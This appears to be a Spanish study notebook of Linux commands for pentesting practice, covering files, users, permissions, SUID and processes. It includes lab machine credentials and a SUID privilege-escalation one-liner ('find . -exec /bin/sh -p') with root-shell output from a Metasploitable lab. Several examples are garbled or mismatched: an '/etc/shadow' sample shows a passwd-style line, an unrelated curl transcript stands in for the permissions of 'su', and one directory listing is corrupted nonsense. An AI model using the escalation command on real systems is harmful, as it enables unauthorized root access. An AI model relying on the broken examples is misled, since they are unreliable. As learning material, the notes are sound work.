


Linux:

Windows:

COMANDOS	Parámetros	EXPLICACION	EJEMPLOS
slmgr / rearm		Sirve para ampliar el periodo de prueba del sistema	
shutdown -r -t 0			

Credenciales:

Maquina	Sistema Operativo	User	Password
metasploitable3	Windows Server 2008	vagrant	vagrant
Windows10	Windows 10	Users	PasswOrd!
metasploitable2	Ubuntu 8.04	msfadmin	msfadmin
servidor01	Ubuntu 12.04.4 LTS	pedro tha	test abc456
servidor02	Ubuntu 20.04.4 LTS	tha	test
james		james	289FAE8A5E
Mr Robot	Ubuntu	WORDPRESS - USUARIO	PASS
		elliot Elliot ELLIOT	ER28-0652 ER28-0652 ER28-0652



- /: Directorio raíz (root) o de nivel superior.
- /bin/: Binarios críticos ejecutables.
- /boot/: Kernel de Linux y otros archivos necesarios para su proceso de arranque.
- /dev/: Archivos de dispositivo.
- /etc/: Archivos de configuración del sistema.
- /home/: Directorios de inicio (home) de los usuarios.
- /lib/: Librerías del sistema.
- /media/: Puntos de montaje para dispositivos extraíbles (CD/DVD-ROM, USB, etc).
- /mnt/ o /mount/: Punto de montaje temporal.
- /opt/: Aplicaciones adicionales proporcionadas por terceros.
- /root/: Archivos personales del usuario root.
- /sbin/: Binarios críticos ejecutables del sistema.
- /srv/: Datos utilizados por los servidores alojados en este sistema.

- **/tmp/**: Archivos temporales (este directorio se vacía en el arranque).
- **/usr/**: Aplicaciones (este directorio se subdivide en bin, sbin, lib según la misma lógica que en el directorio raíz) Además, /usr/share/ contiene datos independientes de la arquitectura. El directorio /usr/local/ está destinado a ser utilizado por el administrador para instalar aplicaciones manualmente sin sobrescribir los archivos manejados por el sistema de empaquetado (dpkg).
- **/var/**: Datos variables manejados por los servicios. Esto incluye archivos de registro, colas, colas y cachés.
- **/proc/ y /sys/** son específicos del *kernel* de Linux (y no forman parte del FHS). Son utilizados por el *kernel* para exportar datos al espacio de usuario (*user-space*).

COMANDO	ARGUMENTO		EXPLICACION	SINTAXIS / EJEMPLO
ls	-F	Anexa un carácter al final del archivo para indicar su tipo; por ejemplo * (archivo ejecutable), / (directorio) y @ (archivo symlink).	para mostrar los archivos del directorio indicado	ls -F /
	-l	Muestra el contenido en cada línea		
	-t	Muestra en orden por fecha de modificación		
	-r	Muestra en el orden inverso		
	-S	Muestra por el tamaño de los archivos		
	-h	Muestra en un formato mas amigable para humanos		
cat			muestra la información que contiene un archivo	cat NAMEARCHIVO
	-n	muestra el numero fila para cada línea		
more			muestra el contenido por partes	
less			Es una versión mas completa de more, permite moverse por flechas del teclado	
	/string			
tail			muestra las últimas diez líneas del contenido de un archivo	
	-f	Muestra la parte inferior de un archivo y "sigue" (follow), de forma dinámica, los cambios en el archivo a medida que se van escribiendo. Más adelante se verá un ejemplo del uso de esta opción.		
	-n 20	Muestra las ultimas 20 lineas		
	-n +20	Muestra desde la línea 20 hasta el final		
head			Es lo contrario a tail	
	-n 3	Muestra las tres primeras líneas		
man			Nos sirve para sacar el manual de un comando	man COMANDO
	-k PALABRA	Usa Expresiones regulares para buscar esa palabra clave indicada en el man del comando		
	5 COMANDO	Muestra la pagina 5 del manual del comando		
comando -h				
comando -help				
echo \$SHELL			para saber que Shell estamos utilizando	
set			muestra las variables locales y de entorno	

env			muestra las variables de entorno	
export VARIABLE			convierte una variable a variable local a variable de entorno	
unset VARIABLE			elimina una variable	
echo \$HISTFILE			muestra el archivo donde se almacena el historial utilizado por el usuario	
history			muestra el historial de comandos utilizados	
alias			Muestra todos los alias que tiene el usuario actual	
alias NAMEALIAS='COMANDO FLAG ATRIBUTO'			permiten utilizar como accesos directos a otros comandos	
unalias NAMEALIAS			Para eliminar un alias	
~/.zshrc			en este fichero si agregamos alias o variables, estos serán persistentes en todas las Shell y al reiniciarlas	
source ~/.zshrc			Para que la Shell vuelva a leer ese fichero y aplique esos cambios	

\$: indica el nombre que es el nombre de una variable

Información del sistema / Enumeración del sistema

una vez que obtenemos acceso a *target*, una de las primeras acciones que debemos llevar a cabo se denomina **enumeración del sistema**. Esto trata de la recopilación de información sobre el sistema con el fin de comprender mejor la máquina que hemos atacado, a menudo con el fin de elevar nuestros permisos o privilegios.

cat /etc/issue			Este fichero contiene información de la versión de la distribución del SO	
uname			muestra solo el nombre sistema operativo	
	-a		muestra la información completa del sistema operativo	
touch NAMEARCHIVO			Sirve para crear un nuevo archivo vacío	
rm ARCHIVO			Sirve para eliminar archivos	
	-r		Sirve para eliminar hasta directorios con contenido, es recursivo	
	-i		Muestra una iteración antes de eliminar	
	-v		Describe las acciones que realiza	
mkdir NAMEDIRECTORIO			Para crear directorios	
	-p		Para crear un directorio y dentro de este otro sub-Directorio	mkdir -p dir1/dir2
rmdir			Para eliminar directorios vacíos	

mv			sirve para mover archivos y también para renombrarlos sin pedir confirmación	
	-i		muestra un mensaje interactivo en caso se tenga que realizar una sobreescritura	
	-n		nunca sobreescribe un archivo existente	
\$PATH			contiene los directorios en los que el sistema operativo busca los comandos que se ejecutan en la línea de comandos.	
which			busca directorios o archivos definidos en la variable de entorno \$PATH , si encuentra devuelve un la ruta completa	
locate NAMEARCHIVO			Es la forma mas rápida de buscar archivos, ya que busca en una base de datos llamado locate.db que se para actualizando constantemente.	
sudo updatedb			para actualizar la base de datos y otras cosas (entre ellas locate.db)	
whereis NAMEBINARIO			Es especialmente útil para encontrar en especial archivos binarios	
find <directorio> <opciones> <expresiones>			es el mas potente buscador que existe	
	-name		para buscar por nombre distinguiendo mayúscula y minúscula	
	-iname		no distingue mayúscula y minúscula	
	-type	f/d/l/s	busca por archivos(f) , directorios(d), enlaces(l), sockets(s)	
	-size		busca por tamaño del objeto	
	-mtime		busca por ultima fecha de modificación	
	-o		permite combinar múltiples valores del mismo argumento	
	-user		encuentra en base a los propietarios	
find <ruta> -exec /bin/sh -p \;			Este comando indica a find que, al encontrar cualquier archivo (el punto . se refiere al directorio actual), ejecute /bin/sh con privilegios (el -p es para preservar el entorno).	
wc -m namearchivo	-m		nos vota el numero de caracteres que hay en el archivo	
wc -l namearchivo	-l		nos vota la cantidad de líneas de un archivo	
grep <flag> <regex> <ruta>			Sirve para encontrar cualquier tipo de string en un archivo o cualquier cadena de texto dada	
	-i		hace que ignore mayúsculas o minusculas	
	-o			
	-E			
sed 's/texto1/texto/' ARCHIVO			Esta diseñado para editar datos de archivo en método no interactivo. En su forma mas básica 'sed' funciona como "Buscar y Remplazar" Puede ser un archivo o una cadena de texto, o cualquier StandarOutput. Por defecto solo cambia la primera palabra que encuentre de cada linea.	sed 's/TEXTO1/TEXTO'
sed 's/texto1/texto/g' ARCHIVO	/g		remplaza todas las coincidencias que encuentre por linea	
	/g3		a partir de la tercera coincidencia	
	/3		para cambiar solo la 3ra coincidencia por fila	
cut -f 2 -d "," ARCHIVO			Se usa para extraer una sección de texto y mostrala en el stdout (se	echo "hola,dax,kevin" cut -f 2 -d ","

			extrae de un STDOUPUT O un archivo)	devolverá "dax"
	-f (field)		con -f indicamos el campo	
	-d (delimitador)		con -d indicamos como se separan los campos, es decir el delimitador	
tr 'VALOR1' 'VALOR2" ARCHIVO			reemplaza el valor1 por el valor2 en la salida del stdout	
awk			es un lenguaje de programación diseñado para el procesamiento de texto y se utiliza normalmente como una herramienta de extracción de datos. Resulta ser extremadamente poderoso y tiene significativamente más funcionalidades de las que podemos demostrar aquí.	
awk -F ":" '{print \$1, \$4}' NAMEARCHVIO		-F	-F Es el separador de campos, \$1 hace referencia al campo 1 y \$4 al campo 4, el delimitador fue ":", y print para mostrarlo en pantalla	

Comparación de contenido de Archivos:

comm ARCHIVO1 ARCHIVO2			Este comando compara dos archivos de texto, mostrando las líneas que son únicas para cada uno, así como las líneas que tienen en común. El comando genera 3 columnas: La primera contiene líneas que son exclusivas del primer archivo o argumento; el segundo contiene líneas que son exclusivas del segundo archivo o argumento. Y la tercera columna contiene líneas que son compartidas por ambos archivos.	
	-n	1 / 2 / 3	-n puede tener como valores 1 2 o 3, y lo que hará será suprimir la columna indicada. Los flags pueden ser por ejemplo -n 1 o -n12 (en este caso quita la columna 1 y 2)	comm -12 archivo1 archivo2
diff archivo1 archivo2			Se utiliza para detectar diferencias entre archivos, similar a comm.	
		-c	Muestra las líneas diferentes usando de los archivos usando !, y las que no tengan ! significa que son iguales	
		-u	muestra las líneas que coinciden en color blanco, las líneas que no coinciden del 1er archivo aparecen con el símbolo – y las del segundo archivo con +	
nano NAMEARCHIVO			editor de texto para editar archivos	
		ctrl+w	para buscar una cadena de texto una vez estemos dentro de nano, ALT+W para pasar a la siguiente coincidencia	

Lista de Comandos

*Cuando cualquier programa o comando termina de ejecutarse, devuelve un número, llamado código de salida. Este número es cero si el comando se completa con éxito y distinto de cero en caso contrario.

;			Se usa para ejecutar un comando secuencialmente después del anterior. Una lista de comandos separados por ; se ejecuta uno tras uno.	COMANDO1;COMANDO
---	--	--	--	------------------

&&			El operador AND (&&) se ejecuta el segundo comando solo si el primer comando tuvo éxito	COMANDO1 && COMANDO2
			El operador OR () se ejecuta el segundo comando solo si el primer comando no tuvo éxito	COMANDO1 COMANDO2
;				
\$?			devuelve el valor del código de salida de un comando, es decir devuelve el 'exit code'	

Cuentas de Usuario

*el símbolo de : se usa para separar los distintos campos dentro de ambos archivos.

/etc/passwd			En este fichero se almacena la información sobre las cuentas de usuario	
/etc/shadow			Aquí se almacenan las contraseñas, ya sean hasheadas, etc.	
sudo adduser NAMEUSUARIO			Para crear un nuevo usuario, luego de ejecutar el comando te pedirá la contraseña y eso	
sudo passwd NAMEUSUARIO			Para cambiar la contraseña a un usuario	
sudo useradd NAMEUSUARIO			Para crear un nuevo usuario. Por defecto tendremos que cambiarle la contraseña para acceder a él, ya que estará bloqueado y no tendrá carpeta /home ademas	
	-u		Para asignar al usuario a un grupo deseado (UID). Si se omite la opción -u, se utiliza el siguiente UID disponible arriba de 1000 (en algunos sistemas, se puede usar el siguiente UID disponible arriba de 500).	
	-m		Para crear automáticamente el directorio /home del usuario	
	-s		Para indicar que Shell queremos que por defecto utilice	
	-c		establece el campo de comentarios del archivo /etc/passwd	
	-d		es	

A continuación, un ejemplo del contenido de `/etc/shadow`

```
# /etc/shadow
kali:x:1000:1000:Kali Linux:/home/kali:/usr/bin/zsh
```

Veamos los elementos individuales que aparecen en esta entrada.

1. El campo **kali** es el nombre del usuario.
2. El siguiente, que es bastante largo, representa una contraseña cifrada. La contraseña cifrada está en formato *hash*. Este formato utiliza como separador de campos el símbolo de pesos (\$) y tiene la siguiente estructura:
\$id\$salt\$hash
3. El siguiente, **18966**, es la última vez que se cambió la contraseña, en formato *timestamp*.
4. **0** es el número mínimo de días requeridos entre los cambios de contraseña
5. **99999** es el número máximo de días válidos para la contraseña.
6. El último número, **7**, indica el número de días antes de la fecha de caducidad de la contraseña que se advertirá al usuario de que tendrá que cambiar su contraseña.

La siguiente es una entrada de ejemplo del archivo `/etc/passwd`

```
# /etc/passwd
root:x:0:0::/root:/bin/bash
```

Veamos cada uno de ellos en el orden en que aparecen. **kali** es el nombre de usuario, **x** indica que la contraseña debe extraerse desde el archivo `shadow`, el primer **1000** indica el ID de usuario (UID), el segundo **1000** es el ID del grupo principal (GID) al que pertenece el usuario. Los grupos adicionales a los que pertenece un usuario se definen en el archivo `/etc/group`. **Kali** está en un campo opcional llamado campo de comentarios. Comúnmente se utiliza con fines informativos. Por lo general, contiene el nombre completo del usuario. A continuación, `/home/kali` es la ubicación del directorio `home` del usuario y `/usr/bin/zsh` es el `shell` predeterminado para el usuario.

El UID con valor de **0** siempre se le asigna al *superusuario* administrador del sistema, llamado **root**. Técnicamente es posible establecer manualmente UID 0 para otros usuarios y, por lo tanto, otorgarles privilegios elevados, pero no se recomienda.

Como lo mencioné anteriormente, la cuenta del usuario nuevo está bloqueada de forma predeterminada. Podemos utilizar el comando `passwd` para establecer la contraseña de la cuenta después de crearla:



Las siguientes son algunas opciones útiles adicionales para el comando `useradd`:

- `-c` : Establece el campo de comentarios del archivo `/etc/passwd`.
- `-d` : Especifica un directorio `home` para el usuario en lugar del establecido de forma predeterminada `/home/username`.
- `-g` : Establece el grupo principal del usuario.
- `-p` : Establece la contraseña de usuario. Preferentemente, esta opción no debe utilizarse debido a problemas de seguridad.
- `-s` : Especifica el `shell` de inicio de sesión del usuario (por ejemplo, `-s /usr/bin/zsh`).

A continuación un ejemplo más completo de la creación de un usuario con el comando `useradd`:



Administración de Cuentas de Usuario

Las cuentas de usuario se pueden deshabilitar y habilitar de varias maneras.

Uno de los métodos utilizados para controlar las cuentas de usuario es bloquear su contraseña. Los comandos `usermod -L <username>` y `passwd -l <username>` colocan un signo de exclamación (!) al principio del hash de la contraseña en el archivo `/etc/shadow`. Este cambio también se puede aplicar manualmente al archivo. El resultado es que cualquier intento de autenticación de contraseña fallará para el usuario dado.

En el ejemplo siguiente se puede observar que antes de deshabilitar o bloquear (-L es de Lock) el usuario, el `hash` no muestra el signo de admiración al inicio. Después de deshabilitar el usuario, el `hash` ya muestra el signo de admiración y por este motivo, al querer cambiar de usuario, el sistema me arroja un error que dice "Fallo de autenticación", el `hash` ya no es el mismo. Al habilitar o desbloquear (-U de Unlock) el usuario, el signo de admiración desaparece del `hash` y éste ya vuelve ser el mismo. El sistema ya me acepta el cambio de usuario con la contraseña del usuario.



sudo usermod -L NAMEUSUARIO			Para bloquear el usuario, -L de lock	
sudo usermod -U NAMEUSUARIO			Para desbloquear al usuario, -U de unlock	
passwd -l NAMEUSUARIO			otro método para bloquear al usuario	
sudo chage -E YYYY-MM-DD NAMEUSUARIO			Para ponerle una fecha de caducidad a una cuenta de usuario	
sudo usermod -s /sbin/nologin NAMEUSUA			Para cambiar la Shell del usuario, en este caso indicamos una Shell inexistente que indicara además un mensaje. Es otra forma de bloquear al usuario	
sudo usermod -s NAMESHELL NAMEUSUA			Para indicar una Shell para el usuario indicado	
sudo userdel NAMEUSUARIO			Sirve para eliminar el usuario indicado.	

GRUPOS

*Las cuentas de grupo se utilizan para proporcionar acceso o aplicar restricciones a las cuentas de usuario que son miembros de un grupo. Esta restricción de acceso se puede aplicar a archivos, directorios u otras características del sistema operativo. Mediante el uso de cuentas de grupo, puedes aplicar fácilmente una directiva de seguridad a varias cuentas de usuario.

*Cada usuario es miembro de al menos un grupo. También puede pertenecer a otros grupos adicionales. El primer grupo se denomina grupo principal del usuario. Todos los grupos adicionales de los que un usuario es miembro se denominan grupos secundarios del usuario.

/etc/group		Aquí se almacena la información sobre los grupos de usuarios	
id		nos muestra los UID del usuario, y los grupos a los cuales pertenece el usuario actual	
id NAMEUSER		nos muestra los UID y los grupos del usuario indicado	
groups		nos muestra solo los grupos a los cuales pertenece	
groups NAMEUSER		nos muestra los grupos a los cuales pertenece el usuario indicado	

```
(kali㉿kali)-[~]
└─$ cat /etc/group | grep "sudo"
sudo:x:27:kali
(kali㉿kali)-[~]
```

La estructura de archivos sigue una convención similar a **/etc/passwd**. **sudo** es el nombre del grupo, **x** es la contraseña del grupo (normalmente no se utiliza) y **27** es el ID del grupo. **kali** es un usuario que pertenece al grupo especificado.

Solo los usuarios que son miembros de un grupo secundario se muestran en el archivo **/etc/group**; los grupos principales de los usuarios se almacenan en el archivo **/etc/passwd**.

Solo los usuarios que son miembros de un grupo secundario se muestran en el archivo **/etc/group**; los grupos principales de los usuarios se almacenan en el archivo **/etc/passwd**.

```
(kali㉿kali)-[~]
└─$ id
uid:1000(kali) gid:1000(kali) groups:1000(kali),4(adm),20(dialog),24(cdrom),25(floppy),27(sudo),29(audio),30(dip
),44(video),46(plugdev),109(netdev),117(bluetooth),120(wireless),134(scanner),142(kabouter)
(kali㉿kali)-[~]
└─$ cat /etc/group | grep kali
adm:x:4:kali
dialog:x:20:kali
cdrom:x:24:kali
floppy:x:25:kali
sudo:x:27:kali
dip:x:30:kali
video:x:44:kali
plugdev:x:46:kali
netdev:x:109:kali
bluetooth:x:117:kali
wireless:x:120:kali,root
scanner:x:134:kali
kabouter:x:142:kali,root
(kali㉿kali)-[~]
```

Contextos de Usuarios


*La contraseña se almacenará en caché durante cinco minutos de forma predeterminada.

sudo			Se utiliza para poder usar comandos con privilegios elevados, con sudo y el comando al lado, indicamos que el usuario root ejecutara ese comando	
/etc/sudoers			Aquí se puede configurar los permisos de sudo, y que usuarios puedan acceder a él, etc.	
sudo visudo			el archivo /etc/sudoers solo debe modificarse por lo general con visudo	
sudo -l			nos permite enumerar los comandos permitidos para el usuario actual	
sudo -i			nos permite al usuario actual ejecutar una Shell de inicio como usuario root	
su			intentará cambiar al usuario root, nos pedirá su contraseña del root, que por defecto casi todos los sistemas Linux lo tienen deshabilitado	
su NAMEUSUARIO			cambia al usuario indicado	
su -l NAMEUSUARIO -c COMANDO			ejecuta un comando como si fuera el usuario indicado	

Permisos

*Un directorio se maneja de manera diferente a un archivo. El acceso de lectura da derecho en listar su contenido (archivos y directorios). El acceso de escritura permite crear o eliminar archivos y el acceso de ejecución permite ingresar al directorio.

*



```
(kali㉿kali)-[~]
$ ls -l /etc/passwd
-rw-r--r-- 1 root root 3189 Jan  8 17:16 /etc/passwd

(kali㉿kali)-[~]
$
```

En el ejemplo anterior, podemos ver que el usuario **root** tiene privilegios de lectura y escritura en el archivo **/etc/passwd**, mientras que el grupo **root** y todos los demás solo tienen permisos de lectura en el archivo.

<code>sudo chown NEWOWNER NAMEARCHIVO</code>			Se usa para cambiar al propietario de un archivo	
<code>chmod 777 namearchivo</code>			Para cambiar la configuración de permisos de un archivo o directorio. r:4 w:2 x:1	

Permisos Especiales

Además de los tres permisos estándar (**rwx**), hay tres permisos especiales adicionales: **SUID** (Set User ID), **SGID** (Set Group ID) y *Sticky Bit*.

SUID y SGID

Si se establecen estos dos permisos, aparecerá una "s" mayúscula o minúscula en los permisos. Esto permite al usuario actual ejecutar el archivo con los derechos del propietario (suid) o del grupo propietario (sgid).

Si un archivo ejecutable tiene al usuario **root** como propietario del archivo y si a este se le asigna el atributo suid, el programa se ejecutará bajo la identidad de *superusuario*.

Veamos un ejemplo. Los siguientes son los permisos del comando `su`:

```
[root@rhel7 ~]# curl -v https://www.163.com
* Rebuilt URL to: https://www.163.com/
*   Trying 125.207.106.13... connected
* Server certificate:
*   subject: www.163.com
*   start date: 2018-12-24 07:41:51 GMT
*   expire date: 2020-02-24 07:41:51 GMT
*   issuer: Let's Encrypt Authority X3
*   SSL certificate verify ok.
* HTTP/2 connection established.
* [HTTP/2] GET / HTTP/2
* Host: www.163.com
* User-Agent: curl/7.54.0
* Accept: */*
```

La "s" minúscula, que aparece aquí, significa que se establecen los permisos `execute` y `suid`. Una "S" mayúscula significaría que el bit `suid` está establecido, pero no el permiso de ejecución.

Sticky Bit

El permiso *sticky bit* (simbolizado por la letra "t") es un permiso que solo es útil en directorios. Se usa comúnmente para directorios temporales donde todos tienen acceso de escritura (como **/tmp/**). Restringe la eliminación de archivos para que solo su propietario o el propietario del directorio principal pueda eliminarlos. Sin esto, todos podrían eliminar los archivos de los demás en **/tmp/**.

```
[root@mail ~]# /opt
[root@mail ~]#
total 0B
lsnrwrxn 1 root root 7 Sep 8:51:29 000 → user/lse
dswr-xr- 3 root root 4096 Jan 7 18:11 lswt
dswr-xr-x 18 root root 3208 Jan 7 18:05 dswt
dswr-xr-x 159 root root 12288 Jan 32 05:57 sfs
dswr-xr-x 1 root root 4096 Dec 26 03:59 home
lsnrwrxn 1 root root 34 Jan 7 18:09 config.lmg → boot/initrd.lmg-3.15.0-kali2-amd64
lsnrwrxn 1 root root 34 Jan 7 18:09 initrd.lmg → boot/initrd.lmg-3.14.0-kali1-amd64
lsnrwrxn 1 root root 7569 B 05:20 lswt → user/lse
lsnrwrxn 1 root root 9 Sep 8 05:28 lswt → user/lse
lsnrwrxn 1 root root 9 Sep 8 05:28 lswt → user/lse
lsnrwrxn 1 root root 18 560 B 05:28 lswt → user/lse
lsnrwrxn 1 root root 36384 Sep 8 05:28 lswt → user/lse
dswr-xr- 2 root root 4096 Sep 8 05:29 home
dswr-xr-x 5 root root 4096 Sep 8 05:29 home
dswr-xr-x 2 root root 4096 Sep 8 05:29 home
dswr-xr-x 3 root root 4096 Sep 8 05:29 home
dswr-xr-x 271 root root 0 Dec 21 18:46 proc
dswr-xr-x 8 root root 4096 Jan 26 11:54 root
dswr-xr-x 36 root root 4096 Jan 7 18:10 root
lsnrwrxn 1 root root 8 Sep 8 05:29 000 → user/lse
dswr-xr-x 3 root root 4096 Sep 8 05:28 sys
dswr-xr-x 13 root root 8 Dec 21 18:46 sys
dswr-xr-x 17 root root 4096 Jan 4 05:09 tmp
dswr-xr-x 16 root root 4096 Sep 8 05:21 tmp
dswr-xr-x 17 root root 4096 Sep 8 05:22 var
lsnrwrxn 1 root root 31 Jan 7 18:09 volume → boot/vmlinuz-5.15.0-kali2-amd64
lsnrwrxn 1 root root 31 Jan 7 18:09 volume → boot/vmlinuz-5.14.0-kali1-amd64
[root@mail ~]#
```

EUID (effective User ID): el EUID determina los permisos que tiene un proceso cuando está en ejecución. Puede diferir del UID (User ID) del usuario que inició el proceso. Esto es particularmente relevante en el caso de los programas con el bit SUID (Set User ID) habilitado.

3. Resultados al ejecutar "id" dentro de la nueva shell

uid=1000(msfadmin) gid=1000(msfadmin) euid=0(root) groups=,,

Aquí se observa que, aunque el UID (User ID) es 1000 (perteneciente al usuario `"estafadmin"`), el EUID (Effective User ID) es 0 (perteneciente a `"root"`). Esto significa que los comandos ejecutados en esta shell tienen los permisos de root.

```
msfadmin@metasploitable:~$ find . -exec /bin/sh -p \;
sh-3.2#
sh-3.2# id
uid=1000(msfadmin) gid=1000(msfadmin) euid=0(root) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),33(www-data),41(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
sh-3.2#
```

lo que indica el euid serán los privilegios que tiene el usuario actual. En este caso este usuario tendrá privilegios root.

CONTROL DE PROCESOS

*Linux gestiona la función de multitarea mediante el uso de procesos. Un proceso es una instancia de un programa en ejecución. Cada vez que ejecutamos un programa a través de una *shell*, comenzamos un nuevo proceso. El *kernel* de Linux mantiene información sobre cada proceso para ayudar a mantenerlos organizados, y a cada proceso se le asigna un número llamado ID de proceso (PID).

*Linux también contiene el concepto de **jobs** para facilitar los flujos de trabajo de usuario durante una sesión de terminal. Por ejemplo, `cat test.txt | wc -m` es un *piping* de dos procesos (`cat` y `wc`), el cual, la *shell* lo considera como un solo job.

*El control de jobs (*job control*) se refiere a la capacidad de suspender selectivamente la ejecución de jobs y reanudar su ejecución en un momento posterior. Cuando los jobs se ejecutan en primer plano (*foreground*), la terminal está ocupada y no se pueden ejecutar otros comandos hasta que finalice la ejecución del comando actual.

*Suspender jobs puede ser muy útil, pero debemos tener en cuenta que algunos procesos son sensibles al tiempo y pueden dar resultados incorrectos si se dejan suspendidos durante demasiado tiempo.

COMANDO &			& la inclusión de este carácter al final de un comando hace que todo se ejecute automáticamente en segundo plano.	
bg			este comando permite reanudar el job suspendido, ya sea de segundo o primer plano	
fg			devuelve un job al primer plano	
fg %n	n puede ser cualquier valor entero positivo		n=1, trae a primer plano el Jobs que tenga ese valor, n=2 trae a primer plano el Jobs que tenga ese valor, y así sucesivamente.	
Jobs			enumera los Jobs que se están ejecutando en la sesión de la terminal actual	
ctrl + c			Para finalizar el Jobs actual	
ctrl + z			Para suspender el Jobs actual	

*Como pentester, una de las primeras cosas que debes verificar después de obtener acceso a un sistema es comprender qué software se está ejecutando actualmente en la máquina comprometida. Esto podría ayudarnos a elevar nuestros privilegios o recopilar información adicional para adquirir más acceso a la red.

ps			Se utiliza para enumerar los procesos que hay en el sistema, sin argumentos enumerara cualquier proceso secundario en la Shell actual, así como la propia Shell.	
	-f		muestra el listado con el formato completo	
	-e		muestra todos los procesos	
	-C NAMEAPP		muestra el proceso para la aplicación indicada	
kill PID			Por defecto este comando manda una señal SIGTERM(request termination). Es decir que pode defecto detiene el proceso, se usa su PID del proceso aquél.	

Cada línea describe un proceso. De forma predeterminada, el comando `ps` muestra la siguiente información:

- **PID:** Número de identificación del proceso (*Process ID*); cada proceso tiene un ID único que se puede utilizar para controlar el proceso.
- **TTY:** Esta es la ventana de terminal que inició el proceso.
- **TIME:** Tiempo de CPU; cuánto tiempo ha utilizado el proceso para ejecutar código en la CPU.
- **CMD:** El comando.

La siguiente información se incluye cuando se utiliza la opción `-f`:

- **UID:** ID de usuario; el nombre del usuario que inició el proceso.
- **PPID:** ID de proceso principal (*Parent Process ID*); este es el PID del proceso que inició el proceso descrito en esta línea.
- **C:** Estado; un valor de 1 significa que actualmente está ejecutando código en la CPU (o tiene código en cola (*queue*) de la CPU), y un valor de 0 significa que actualmente está "en reposo" (esperando que suceda algo para poder realizar una acción).
- **STIME:** Hora de inicio (*Start Time*); cuando se inició el comando.

INSTALACIÓN Y ADMINISTRACIÓN DE SOFTWARE

*APT es un conjunto de herramientas que ayuda a administrar paquetes, o aplicaciones, en Ubuntu, Debian y distribuciones de Linux relacionadas. Dado que Kali1 se basa en Debian, podemos usar APT para instalar y eliminar aplicaciones, actualizar paquetes e incluso actualizar todo el sistema.

*Hay muchas ventajas en el uso de APT. En pocas palabras, muchas aplicaciones dependen de múltiples librerías para funcionar. Estas librerías, que son funciones pre-compiladas, rutinas, clases, etc., pueden ser bastante grandes y a menudo se comparten entre varias aplicaciones. Por ejemplo, si tenemos instalada la versión 1.7 de una determinada librería, pero la aplicación que queremos instalar requiere la versión 2.0 de esa misma librería, la aplicación no funcionará. Estas relaciones pueden volverse cada vez más complejas. El mayor beneficio de APT es que puede satisfacer recursivamente los requisitos y dependencias, manteniéndonos fuera de problemas. Como cualquier otro programa o herramienta oficial en sistemas basados en Linux, [apt](#) tiene un manual que podemos explorar ingresando el comando [man apt](#).

* El comando se tiene que ejecutar con [sudo](#) para así tener los permisos adecuados.

sudo apt update			Para actualizar la base de datos o repositorio de APT	
sudo apt upgrade			Para actualiza los paquetes de APT y el sistema central a las últimas versiones.	
sudo apt upgrade NAMEAPP				
apt-cache			Muestra gran parte de la información almacenada en la base de datos de APT.	
